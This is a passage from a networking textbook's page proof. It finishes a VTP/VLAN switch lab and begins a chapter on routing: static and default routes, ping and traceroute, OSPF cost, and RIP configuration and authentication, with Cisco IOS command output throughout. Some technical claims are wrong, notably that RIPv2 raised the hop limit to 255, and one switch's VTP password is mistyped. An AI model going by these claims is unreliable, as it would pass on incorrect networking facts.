| Changing VTP domain name from NULL to ABC                    | 1817 |
| IOU1(config)#vtp password En@b13                             | 1818 |
| Setting device VTP password to En@b13                        | 1819 |
| <br>                                                         |      |
| <b>IOU2</b>                                                  | 1820 |
| IOU2#configure terminal                                      | 1821 |
| Enter configuration commands, one per line. End with CNTL/Z. | 1822 |
| IOU2(config)#interface vlan 100                              | 1823 |
| IOU2(config-if)#ip address 192.168.1.12 255.255.255.240      | 1824 |
| IOU2(config-if)#desc HR Data VLAN                            | 1825 |
| IOU2(config-if)#interface vlan 200                           | 1826 |
| IOU2(config-if)#ip address 192.168.1.28 255.255.255.240      | 1827 |
| IOU2(config-if)#desc Sales Data VLAN                         | 1828 |
| IOU2(config-if)#interface vlan 800                           | 1829 |
| IOU2(config-if)#ip address 192.168.3.28 255.255.255.224      | 1830 |
| IOU2(config-if)#desc Voice VLAN                              | 1831 |
| IOU2(config-if)#int e0/0                                     | 1832 |
| IOU2(config-if)#switchport mode trunk                        | 1833 |
| IOU2(config-if)#switchport trunk encapsulation dot1q         | 1834 |

```

1835 IOU2(config-if)#switchport trunk allowed vlan 100,200,800
1836 IOU2(config-if)#int e0/1
1837 IOU2(config-if)#switchport mode trunk
1838 IOU2(config-if)#switchport trunk encapsulation dot1q
1839 IOU2(config-if)#switchport trunk allowed vlan 100,200,800
1840 IOU2(config-if)#int e0/2
1841 IOU2(config-if)#switchport access vlan 100
1842 IOU2(config-if)#switchport voice vlan 800
1843 IOU2(config-if)#int e0/3
1844 IOU2(config-if)#switchport access vlan 200
1845 IOU2(config-if)#vtp mode client
1846 Setting device to VTP Client mode for VLANs.
1847 IOU2(config)#vtp domain ABC
1848 Changing VTP domain name from NULL to ABC
1849 IOU2(config)#vtp password En@b13
1850 Setting device VTP password to En@b13

```

### 1851 IOU3

```

1852 IOU3#configure terminal
1853 Enter configuration commands, one per line. End with CNTL/Z.
1854 IOU3(config)#interface vlan 100
1855 IOU3(config-if)#ip address 192.168.1.13 255.255.255.240
1856 IOU3(config-if)#desc HR Data VLAN
1857 IOU3(config-if)#interface vlan 200
1858 IOU3(config-if)#ip address 192.168.1.29 255.255.255.240
1859 IOU3(config-if)#desc Sales Data VLAN
1860 IOU3(config-if)#interface vlan 800
1861 IOU3(config-if)#ip address 192.168.3.29 255.255.255.224
1862 IOU3(config-if)#desc Voice VLAN
1863 IOU3(config-if)#int e0/0
1864 IOU3(config-if)#switchport mode trunk
1865 IOU3(config-if)#switchport trunk encapsulation dot1q
1866 IOU3(config-if)#switchport trunk allowed vlan 100,200,800
1867 IOU3(config-if)#int e0/1
1868 IOU3(config-if)#switchport mode trunk
1869 IOU3(config-if)#switchport trunk encapsulation dot1q
1870 IOU3(config-if)#switchport trunk allowed vlan 100,200,800
1871 IOU3(config-if)#int e0/2
1872 IOU3(config-if)#switchport access vlan 100
1873 IOU3(config-if)#switchport voice vlan 800
1874 IOU3(config-if)#int e0/3
1875 IOU3(config-if)#switchport access vlan 200
1876 IOU3(config-if)#vtp mode client
1877 Setting device to VTP Client mode for VLANs.
1878 IOU3(config)#vtp domain ABC
1879 Changing VTP domain name from NULL to ABC
1880 IOU3(config)#vtp password En@b13

```

## IOU4

1881

```

IOU4#configure terminal 1882
Enter configuration commands, one per line. End with CNTL/Z. 1883
IOU4(config)#interface vlan 100 1884
IOU4(config-if)#ip address 192.168.1.14 255.255.255.240 1885
IOU4(config-if)#desc HR Data VLAN 1886
IOU4(config-if)#interface vlan 200 1887
IOU4(config-if)#ip address 192.168.1.30 255.255.255.240 1888
IOU4(config-if)#desc Sales Data VLAN 1889
IOU4(config-if)#interface vlan 800 1890
IOU4(config-if)#ip address 192.168.3.30 255.255.255.224 1891
IOU4(config-if)#desc Voice VLAN 1892
IOU4(config-if)#int e0/0 1893
IOU4(config-if)#switchport mode trunk 1894
IOU4(config-if)#switchport trunk encapsulation dot1q 1895
IOU4(config-if)#switchport trunk allowed vlan 100,200,800 1896
IOU4(config-if)#int e0/1 1897
IOU4(config-if)#switchport mode trunk 1898
IOU4(config-if)#switchport trunk encapsulation dot1q 1899
IOU4(config-if)#switchport trunk allowed vlan 100,200,800 1900
IOU4(config-if)#int e0/2 1901
IOU4(config-if)#switchport access vlan 100 1902
IOU4(config-if)#switchport voice vlan 800 1903
IOU4(config-if)#int e0/3 1904
IOU4(config-if)#switchport access vlan 200 1905
IOU4(config-if)#vtp mode client 1906
Setting device to VTP Client mode for VLANS. 1907
IOU4(config)#vtp domain ABC 1908
Changing VTP domain name from NULL to ABC 1909
IOU4(config)#vtp password En@bl3 1910

```

Now you will verify the VTP status across all switches. They should all be running version 3, have the same domain name, and have eight VLANs. IOU1 should be the server, the other switches the clients: 1911 1912

```

IOU1#show vtp status 1913
VTP Version : 3 (capable) 1914
VTP version running : 3 1915
VTP Domain Name : ABC 1916
VTP Pruning Mode : Disabled (Operationally Disabled) 1917
VTP Traps Generation : Disabled 1918
Device ID : aabb.cc00.0100 1919

```

Feature VLAN: 1920

```

----- 1921
VTP Operating Mode : Server 1922
Number of existing VLANs : 8 1923

```

```

IOU2#show vtp status 1924
VTP Version : 3 (capable) 1925
VTP version running : 3 1926

```

```

1927 VTP Domain Name : ABC
1928 VTP Pruning Mode : Disabled (Operationally Disabled)
1929 VTP Traps Generation : Disabled
1930 Device ID : aabb.cc00.0200

1931 Feature VLAN:
1932 -----
1933 VTP Operating Mode : Client
1934 Number of existing VLANs : 8

1935 IOU3#show vtp status
1936 VTP Version : 3 (capable)
1937 VTP version running : 3
1938 VTP Domain Name : ABC
1939 VTP Pruning Mode : Disabled (Operationally Disabled)
1940 VTP Traps Generation : Disabled
1941 Device ID : aabb.cc00.0300


1942 Feature VLAN:
1943 -----
1944 VTP Operating Mode : Client
1945 Number of existing VLANs : 8

1946 IOU4#show vtp status
1947 VTP Version : 3 (capable)
1948 VTP version running : 3
1949 VTP Domain Name : ABC
1950 VTP Pruning Mode : Disabled (Operationally Disabled)
1951 VTP Traps Generation : Disabled
1952 Device ID : aabb.cc00.0400

1953 Feature VLAN:
1954 -----
1955 VTP Operating Mode : Client
1956 Number of existing VLANs : 8

1957

```





# Author Queries

Chapter No.: 5      0005078425

| Queries | Details Required                                                                                                   | Author's Response |
|---------|--------------------------------------------------------------------------------------------------------------------|-------------------|
| AU1     | Please check if edit to sentence starting "All other ports that..." is okay.                                       |                   |
| AU2     | Please check if edit to sentence starting "If the sender is..." is okay.                                           |                   |
| AU3     | Please check if "be traversed by multiple VLANs" is okay as edited.                                                |                   |
| AU4     | "Figures 5-11 to 5-14" have the same caption. Please consider giving each a different caption.                     |                   |
| AU5     | Please check if edit to sentence starting "As requirements to be..." is okay.                                      |                   |
| AU6     | Please check if edits to sentence starting "We can specify..." and to the next sentence are okay.                  |                   |
| AU7     | Please check if paragraph starting "The Distro1 switch will..." should be in normal (text) font and can be edited. |                   |
| AU8     | Please check if edit to sentence starting "You can view..." is okay.                                               |                   |
| AU9     | Please check if "VLAN 100" is okay as edited.                                                                      |                   |

## CHAPTER 6




# Routing

Now we get to the fun, the world of routing. This chapter discusses router configurations, including static routing and dynamic routing protocols such as the Routing Information Protocol (RIP), Enhanced Interior Gateway Routing Protocol (EIGRP), Open Shortest Path First (OSPF), Integrated Intermediate System-to-Intermediate System (IS-IS), and Border Gateway Protocol (BGP). Routing can be compared to mail delivery. You identify the recipient of the mail by writing the name and address, and you identify yourself as the sender with your address. You put your letter in the mailbox to be picked up by the mailman. The mailman takes your letter to the post office, where it is determined how to route your letter to its destination. Your letter may pass through many post offices along the way. If there is a problem along the way, the letter is routed back to you as the sender.

Routing is the fundamental purpose of routers and all networks. If you are to be a good network engineer, you will need to have a good understanding of routing; how routing works and how to troubleshoot issues. If you work for a company, routers are very important to the overall function of the network. Most often, when problems occur, the network is the first thing people question or say that there is a problem with. Understanding how routing works helps troubleshoot issues quickly and effectively. The next section introduces routing.

## Static Routing

Figure 6-1 displays an example network diagram that we will use in our routing discussion.



this figure will be printed in b/w

AU1

**Figure 6-1.** Routing diagram

The routing table is called the RIB, or Routing Information Base. When you execute a `show ip route` command, the RIB is displayed. See the following output for a sample RIB. The command is run on router IOU1 in Figure 6-1:

```

IOU1#sh ip route
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
 D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
 N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
 E1 - OSPF external type 1, E2 - OSPF external type 2
 i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
 ia - IS-IS inter area, * - candidate default, U - per-user static route
 o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
 + - replicated route, % - next hop override

Gateway of last resort is not set

192.168.1.0/24 is variably subnetted, 2 subnets, 2 masks
C 192.168.1.0/24 is directly connected, Ethernet0/0
L 192.168.1.1/32 is directly connected, Ethernet0/0
S 192.168.2.0/24 [1/0] via 192.168.1.2
 is directly connected, Ethernet0/0
S 192.168.3.0/24 is directly connected, Ethernet0/0
S 192.168.4.0/24 is directly connected, Ethernet0/0

```

Let's review the routing table. The C next to 192.168.1.0/24 lets you know that you are directly connected to this network through interface Ethernet0/0. The L below this states that this is a local IP address on the network, and the IP address of this interface is 192.168.1.1. The S states that the router static routes to networks 192.168.2.0/24, 192.168.3.0/24, and 192.168.4.0/24 through Ethernet0/0.

As you can see, there are two routes to network 192.168.2.0/24. One sends packets destined to this network to IP address 192.168.1.2 and the other through Ethernet0/0. These are actually one and the same because the interface connected to Ethernet0/0 has IP address 192.168.1.2.

## The Process of Routing

If a packet arrives at IOU1 with destination address 192.168.3.4/24, what will the router do? The router looks in its routing table and forwards this packet out of interface Ethernet0/0.

If a packet arrives at IOU1 with destination address 192.168.5.4/24, what will the router do? The router looks through its routing table but will not find a match for the destination address. The router discards the packet and sends an ICMP destination unreachable message out of the interface in which it received the packet addressed to IP 192.168.5.4. This can be prevented by having a default route to send packets to. We will discuss this shortly.

As you will see later, each routing protocol has an administrative distance (AD). Table 6-1 shows that static routes have a higher preference than other values. The AD defines how reliable a route is based on the value. The lower the value, the more preferred the route to a network is. If a route is learned via EIGRP but there is also a static route to this network, the router prefers the static route because it has the lower, more reliable AD. Table 6-1 displays default values for administrative distances.

t1.1 **Table 6-1.** Administrative Distance Table

| Routing Protocol    | Administrative Distance |       |
|---------------------|-------------------------|-------|
| Connected interface | 0                       | t1.2  |
| Static route        | 1                       | t1.3  |
| EIGRP summary route | 5                       | t1.4  |
| External BGP        | 20                      | t1.5  |
| Internal EIGRP      | 90                      | t1.6  |
| IGRP                | 100                     | t1.7  |
| OSPF                | 110                     | t1.8  |
| IS-IS               | 115                     | t1.9  |
| RIP                 | 120                     | t1.10 |
| EGP                 | 140                     | t1.11 |
| ODR                 | 160                     | t1.12 |
| External EIGRP      | 170                     | t1.13 |
| Internal BGP        | 200                     | t1.14 |
| Unknown             | 255                     | t1.15 |

Any route learned from RIP has an administrative distance of 120 and EIGRP 90. The administrative distance can be configured for each route. The router can have a static route for a network that it has also learned from RIP. In this case, the route with the lowest administrative distance is chosen. If you would like a route to be used, you can adjust the administrative distance.

Now let's look at the `ip route` command:

|                                                   |                                                              |    |
|---------------------------------------------------|--------------------------------------------------------------|----|
| IOU1(config)#ip route ?                           |                                                              | 60 |
| A.B.C.D                                           | Destination prefix                                           | 61 |
| profile                                           | Enable IP routing table profile                              | 62 |
| static                                            | Allow static routes                                          | 63 |
| vrf                                               | Configure static route for a VPN Routing/Forwarding instance | 64 |
| IOU1(config)#ip route 192.168.2.0 ?               |                                                              | 65 |
| A.B.C.D                                           | Destination prefix mask                                      | 66 |
| IOU1(config)#ip route 192.168.2.0 255.255.255.0 ? |                                                              | 67 |
| A.B.C.D                                           | Forwarding router's address                                  | 68 |
| Async                                             | Async interface                                              | 69 |
| Auto-Template                                     | Auto-Template interface                                      | 70 |
| BVI                                               | Bridge-Group Virtual Interface                               | 71 |
| CDMA-Ix                                           | CDMA Ix interface                                            | 72 |
| CTunnel                                           | CTunnel interface                                            | 73 |
| DHCP                                              | Default Gateway obtained from DHCP                           | 74 |
| Dialer                                            | Dialer interface                                             | 75 |
| Ethernet                                          | IEEE 802.3                                                   | 76 |
| GMPLS                                             | MPLS interface                                               | 77 |
| LISP                                              | Locator/ID Separation Protocol Virtual Interface             | 78 |
| LongReachEthernet                                 | Long-Reach Ethernet interface                                | 79 |

- 85 Loopback Loopback interface
- 86 MFR Multilink Frame Relay bundle interface
- 87 Multilink Multilink-group interface
- 88 Null Null interface
- 89 Serial Serial
- 90 Tunnel Tunnel interface
- 91 Vif PGM Multicast Host interface
- 92 Virtual-PPP Virtual PPP interface
- 93 Virtual-TokenRing Virtual TokenRing
- 94 vmi Virtual Multipoint Interface

95 Figure 6-2 is used to discuss creating static routes.

this figure will be printed in b/w




Figure 6-2. Example routing diagram

```

96 IOU1#configure terminal
97 Enter configuration commands, one per line. End with CNTL/Z.
98 IOU1(config)#ip route 192.168.2.0 255.255.255.0 Ethernet0/0
99 IOU1(config)#ip route 192.168.2.0 255.255.255.0 192.168.1.2
100 IOU1(config)#ip route 192.168.3.0 255.255.255.0 Ethernet0/0
101 IOU1(config)#ip route 192.168.4.0 255.255.255.0 Ethernet0/0
102 IOU1(config)#int e0/0
103 IOU1(config-if)#ip address 192.168.1.1 255.255.255.0

```

104 Refer to Figure 6-2 as we discuss the preceding commands. To set an IP route on a router, you simply  
 105 type **ip route** and then the network you are routing to, followed by the subnet mask and, finally, the  
 106 outgoing interface. As you can see, the connecting interface in the second **ip route** command is also listed.  
 107 These are the two variations that can be used when using the **ip route** command. Network 192.168.2.0 can  
 108 be reached by sending packets to the router with IP 192.168.1.2 or out of interface Ethernet0/0.

109 If you type the command **show running-config**, you can see the configuration of the device, including  
 110 the IP routing commands that we just configured:

```

111 IOU1#show running-config
112 Building configuration...

113 Current configuration : 2031 bytes
114 !
115 ! Last configuration change at 04:33:34 UTC Sun Jan 4 2015

```

```

version 15.2 116
service timestamps debug datetime msec 117
service timestamps log datetime msec 118
no service password-encryption 119
! 120
hostname IOU1 121
! 122
boot-start-marker 123
boot-end-marker 124
! 125
interface Ethernet0/0 126
 ip address 192.168.1.1 255.255.255.0 127

ip route 0.0.0.0 0.0.0.0 Ethernet0/0 128
ip route 192.168.2.0 255.255.255.0 Ethernet0/0 129
ip route 192.168.2.0 255.255.255.0 192.168.1.2 130
ip route 192.168.3.0 255.255.255.0 Ethernet0/0 131
ip route 192.168.4.0 255.255.255.0 Ethernet0/0 132

```

Now let's change the administrative distance of a static route to 130 so that if we use OSPF, which has an administrative distance of 110, the route learned from OSPF is preferred. Doing this means if OSPF stopped working correctly, the router would still know how to route to this network: 133

```

IOU1(config)#ip route 192.168.2.0 255.255.255.0 192.168.1.2 ? 136
 <1-255> Distance metric for this route 137
 multicast multicast route 138
 name Specify name of the next hop 139
 permanent permanent route 140
 tag Set tag for this route 141
 track Install route depending on tracked item 142
 <cr> 143

```

```

IOU1(config)#ip route 192.168.2.0 255.255.255.0 192.168.1.2 130 144

```

AU3

The routing table can also be searched when looking for a specific route instead of having the router submit all routes if the routing table is large. 145

```

IOU1#show ip route 192.168.2.0 147
Routing entry for 192.168.2.0/24 148
 Known via "static", distance 130, metric 0 (connected) 149
 Routing Descriptor Blocks: 150
 192.168.1.2 151
 Route metric is 0, traffic share count is 1 152
 * directly connected, via Ethernet0/0 153
 Route metric is 0, traffic share count is 1 154

```

## 155 Default Routing

156 A default route is also known as the *route of last resort*, and it is used when there is no route in the routing  
 157 table that matches the destination IP address in a packet. It is typically displayed as 0.0.0.0/0 in the routing  
 158 table of the router. The default route can be added by introducing the route and subnet mask with a wildcard  
 159 of 0.0.0.0. A *wildcard* is a mask rule in which 0 means the bit must match, whereas 1 means the bit does  
 160 not matter. They can be used to indicate the size of a network. For instance, a wildcard mask of 0.0.0.255  
 161 represents a /24 network. To represent a single host, you would use mask 0.0.0.0:

```
162 IOU1(config)#ip route 0.0.0.0 0.0.0.0 192.168.1.2
```

```
163 IOU1#sh ip route
```

```
164 Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
165 D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
166 N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
167 E1 - OSPF external type 1, E2 - OSPF external type 2
168 i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
169 ia - IS-IS inter area, * - candidate default, U - per-user static route
170 o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
171 + - replicated route, % - next hop override
```

```
172 Gateway of last resort is 192.168.1.2 to network 0.0.0.0
```

```
173 S* 0.0.0.0/0 [1/0] via 192.168.1.2
174 is directly connected, Ethernet0/0
175 192.168.1.0/24 is variably subnetted, 2 subnets, 2 masks
176 C 192.168.1.0/24 is directly connected, Ethernet0/0
177 L 192.168.1.1/32 is directly connected, Ethernet0/0
```

178 Let's look at another method for configuring the gateway of last resort on the router. We can use the `ip`  
 179 `default-network` command. This command has the same effect as the default route with wildcard, with the  
 180 exception that it also advertises this default network when the Interior Gateway Routing Protocol (IGRP) is  
 181 configured. Other routers receive this default route automatically:


```
182 IOU3(config)#ip default-network 192.168.1.0
```

## 183 Testing Connectivity

184 Now let's talk about two ways to test and troubleshoot IP connectivity:

- 185 • *traceroute*: This is used to display the entire routing path from source to destination  
 186 along a route. This provides a round-trip time of packets received at each host along  
 187 the path until the packet reaches its destination.
- 188 • *ping*: This is a networking utility used to test whether a host is reachable across an  
 189 IP network. Ping is very useful when someone cannot reach a server or some other  
 190 destination.

Using Figure 6-3, we will see how both traceroute and ping can be useful.



this figure will be printed in b/w

**Figure 6-3.** Routing diagram

Let's try to ping 192.168.4.1 from IOU1:

```

IOU1#ping 192.168.4.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.4.1, timeout is 2 seconds:
!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/2 ms

```

We can see that the entire path is reachable, and you can communicate with the switch on the far end. This is what is called “clearing the network path.”

Now let's try a traceroute from IOU1:

```

IOU1#traceroute 192.168.4.1
Type escape sequence to abort.
Tracing the route to 192.168.4.1
VRF info: (vrf in name/id, vrf out name/id)
 1 192.168.1.2 5 msec 5 msec 5 msec
 2 192.168.2.2 5 msec 5 msec 5 msec
 3 192.168.3.2 6 msec 5 msec 5 msec

```

The traceroute displays the entire path, including the IP address of each router crossed until reaching the destination. Imagine how useful this command can be.

Now let's provide an example of this by removing a route to network 192.168.4.0 from router IOU2, and then try the traceroute again.

To remove the `ip route` from IOU2, you simply put a `no` in front of the `ip route` command:

```

IOU2(config)#no ip route 192.168.4.0 255.255.255.0 192.168.3.2

```

To verify that the route is or is not in the routing table, run the `show ip route` command.



We can do this in two ways; the first way is shown here:

```

215
216 IOU2#show ip route
217 Gateway of last resort is not set
218 S 192.168.1.0/24 [1/0] via 192.168.2.1
219 192.168.2.0/24 is variably subnetted, 2 subnets, 2 masks
220 C 192.168.2.0/24 is directly connected, Ethernet0/0
221 L 192.168.2.2/32 is directly connected, Ethernet0/0
222 192.168.3.0/24 is variably subnetted, 2 subnets, 2 masks
223 C 192.168.3.0/24 is directly connected, Ethernet0/1
224 L 192.168.3.1/32 is directly connected, Ethernet0/1

```

We can see from the preceding output that network 192.168.4.0 is not in the routing table. The second way is done by adding the actual network that you are looking for to the `show ip route` command. If you are looking for a route to network 192.168.4.0, then you include this network in the command, as follows:

```

228 IOU2#show ip route 192.168.4.0
229 % Network not in table

```

We have verified that the route to network 192.168.4.0 has been removed; now let's try another traceroute:

```

232 IOU1#traceroute 192.168.4.1
233 Type escape sequence to abort.
234 Tracing the route to 192.168.4.1
235 VRF info: (vrf in name/id, vrf out name/id)
236 1 192.168.1.2 5 msec 4 msec 5 msec
237 2 192.168.2.2 5 msec 5 msec 5 msec
238 3 192.168.2.2 !H !H !H

```

As you would expect, the traceroute stops at router IOU2, which has IP address 192.168.2.2. Now you know that there is probably a routing issue on this router. After further investigation, you can now add the route to fix the network path to network 192.168.4.0.

## Dynamic Routing Protocols

Static routing requires a network administrator who is responsible for updating all network changes every single time a network is added, rerouted on every device in the network that needs to reach the network. With dynamic routing protocols, if the neighboring routers are running the same protocol, the routers update each other's routing tables. Imagine maintaining a network with 20+ routers and being responsible to update all routes manually. If a new network is added, a new route would need to be added to all routers. Dynamic protocols automatically update all routers in the event a link goes down and a route is no longer accessible. In large networks, sometimes a combination of static routing and dynamic routing is used.

Dynamic routing protocols allow all routers configured to use the same protocol to learn about network failures and to receive updates for routes to destinations. Routers learn the state of networks by communicating with other neighbors by using multicast packets. If you have a larger network where every host is listening, broadcasting this way can saturate the network.

## Distance-Vector Routing Protocol

A distance-vector protocol does not know the full network topology and learns topology information from its neighbor. RIP is a distance-vector protocol, but using hop count has several disadvantages, including the inability to choose the best route and that it does not scale well to larger networks.

Figure 6-4 is used to calculate hop count.




Figure 6-4. Distance-vector diagram

Imagine you want to send a packet from IOU5 to IOU7. Because RIP uses hop count, it would choose the path through IOU6, which clearly is not the best path when you look at the bandwidth of the path through IOU8. Another reason RIP is not great is because it has a maximum hop count of 15, so a network with 20 routers would not work. RIPv2 increased its hop count to 255, but it's still not the best protocol to use.

## Link-State Routing Protocol

OSPF is an example of a link-state protocol. OSPF opts to use the links of all routers in the networks to create routing tables. OSPF calculates the cost or metric of each link by dividing 100,000,000 (100 MB) by the bandwidth of the link in bits per second. 100 MB is called the *routers reference bandwidth*, and it is 100 by default. This means that if you have links that have a higher bandwidth than 100 MB, you will need to change the default bandwidth on all routers running OSPF. To adjust the reference bandwidth, use the **auto-cost** command.

```
IOU1(config)#router ospf 1
```

First, enter the OSPF configuration with the `router ospf` command.

```
IOU1(config-router)#auto-cost reference-bandwidth ?
<1-4294967> The reference bandwidth in terms of Mbits per second
```

The **auto-cost** command is used to change the bandwidth from a value of 1 to 4294967. 1 is the lowest cost in OSPF.

```
IOU1(config-router)#auto-cost reference-bandwidth 300
```

The bandwidth is changed to 300 MB.

Figure 6-5 is used to calculate the cost.

this figure will be printed in b/w




Figure 6-5. Link-state diagram

**100 Mbps (100,000,000/100,000,000) = cost of 1 (100 Mbps = 100,000,000 bps)**

Let's go back to our example using RIP to determine the best path using OSPF.

From IOU5 to IOU7 via IOU6:

**1.544 Mbps (100,000,000/1,544,000) = cost of 64 × 2 = 128**

From IOU5 to IOU7 via IOU8 and IOU9:

**100 Mbps (100,000,000/100,000,000) = cost of 1 × 3 = 3**

This means this is the best route to IOU7. You can see the benefit of using OSPF vs. using RIP.

## Hybrid Routing Protocol

Hybrid protocols use parts of both distance-vector and link-state routing protocols. EIGRP is an example of this. Cisco also defines EIGRP as an advanced distance-vector routing protocol, as opposed to a hybrid routing protocol.

## RIP

As mentioned earlier, RIP (Routing Information Protocol) is a distance-vector protocol that is effective when used in small networks.

RIP version 1 uses only classful routing, so all devices in the network must be in the same subnet and use the same subnet mask. RIP version 2 sends subnet mask information with its routing table updates by using classless routing.

There are a couple of issues with RIP, such as that RIP broadcasts all the routes it knows about every 30 seconds. It does this regardless of whether there has been a change in the network, which makes for slow network convergence and causes significant overhead traffic. Another issue is that RIP does not trigger updates after a network change has occurred. If a link goes down, there is no notification until the 30 seconds have passed for that router.

## RIP Configuration

Let's configure RIP using Figure 6-6.




Figure 6-6. RIP diagram

To configure RIP, the protocol needs to be enabled by using the router `rip` command and configuring the networks to advertise:

```
IOU1(config)#router rip 305
IOU1(config-router)#version 2 306
IOU1(config-router)#network 192.168.1.0 307
```

```
IOU1#show ip route 308
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP 309
 D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area 310
 N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2 311
 E1 - OSPF external type 1, E2 - OSPF external type 2 312
 i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2 313
 ia - IS-IS inter area, * - candidate default, U - per-user static route 314
 o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP 315
 + - replicated route, % - next hop override 316
```

```
Gateway of last resort is 192.168.1.2 to network 0.0.0.0 317
```

```
S* 0.0.0.0/0 [1/0] via 192.168.1.2 318
 is directly connected, Ethernet0/0 319
 192.168.1.0/24 is variably subnetted, 2 subnets, 2 masks 320
C 192.168.1.0/24 is directly connected, Ethernet0/0 321
L 192.168.1.1/32 is directly connected, Ethernet0/0 322
R 192.168.2.0/24 [120/1] via 192.168.1.2, 00:00:05, Ethernet0/0 323
R 192.168.3.0/24 [120/2] via 192.168.1.2, 00:00:05, Ethernet0/0 324
R 192.168.4.0/24 [120/3] via 192.168.1.2, 00:00:05, Ethernet0/0 325
```

You can see from the routing table that the router is learning routes from RIP, because next to the IP routes is an R letting you know that RIP is the source of the routes in the table. Let's look at the other router configurations:

```
IOU3(config)#router rip 329
IOU3(config-router)#version 2 330
IOU3(config-router)#network 192.168.1.0 331
IOU3(config-router)#network 192.168.2.0 332
```

```

333 IOU2(config)#router rip
334 IOU2(config-router)#version 2
335 IOU2(config-router)#network 192.168.2.0
336 IOU2(config-router)#network 192.168.3.0

```

```

337 IOU4(config)#router rip
338 IOU4(config-router)#version 2
339 IOU4(config-router)#network 192.168.4.0
340 IOU4(config-router)#network 192.168.3.0

```

341 The **passive-interface** command can be used to prevent an interface from sending RIP updates,  
 342 although the router continues to receive and process RIP updates on the interface:

```

343 IOU4(config)#router rip
344 IOU4(config-router)#passive-interface ethernet0/0

```

345 RIP version 2 supports triggered updates and allows neighbors to be configured. RIPv2 also provides  
 346 support for authentication between routers.

347 The **no auto-summary** command can be used to turn off summarization to enable classless routing.  
 348 Also, the **default-information originate** command can be used to advertise a default route. Most  
 349 routers need to have a default route to your ISP.

350 By using the **no auto-summary** command, the route propagates route 172.16.0.0/24 instead of  
 351 172.16.0.0/16:

```

352 IOU1(config)#ip route 0.0.0.0 0.0.0.0 Ethernet0/0
353 %Default route without gateway, if not a point-to-point interface, may impact performance
354 IOU1(config)#router rip
355 IOU1(config-router)#default-information originate
356 IOU1(config-router)#no auto-summary

```

## 357 Authentication

358 In order to add authentication to RIP routing, you will need to include the following:

- 359 • *Key chain*: A key chain needs to be named; it does not need to be identical to the  
 360 neighboring router.
- 361 • *Key I*: The key identification number of an authentication key on a key chain; it does  
 362 not need to be identical to the neighboring router.
- 363 • *Key string*: The password string; it must be identical to the neighboring router.
- 364 • *ip rip authentication key-chain*: Enables authentication on the interface along with  
 365 which key chain to use.
- 366 • *ip rip authentication mode md5*: Sets the authentication mode.

367 Look at the configuration in this example:

```

368 IOU1(config)#Key chain test
369 IOU1(config-keychain)#Key 1
370 IOU1(config-keychain-key)#Key-string testRIP
371 IOU1(config-keychain-key)#int Ethernet0/0

```

```

IOU1(config-if)#ip rip authentication key-chain test 372
IOU1(config-if)#ip rip authentication mode ? 373
 md5 Keyed message digest 374
 text Clear text authentication 375


IOU1(config-if)#ip rip authentication mode md5 376

IOU3(config)#Key chain test 377
IOU3(config-keychain)#Key 1 378
IOU3(config-keychain-key)#Key-string testRIP 379
IOU3(config-keychain-key)#int Ethernet0/0 380
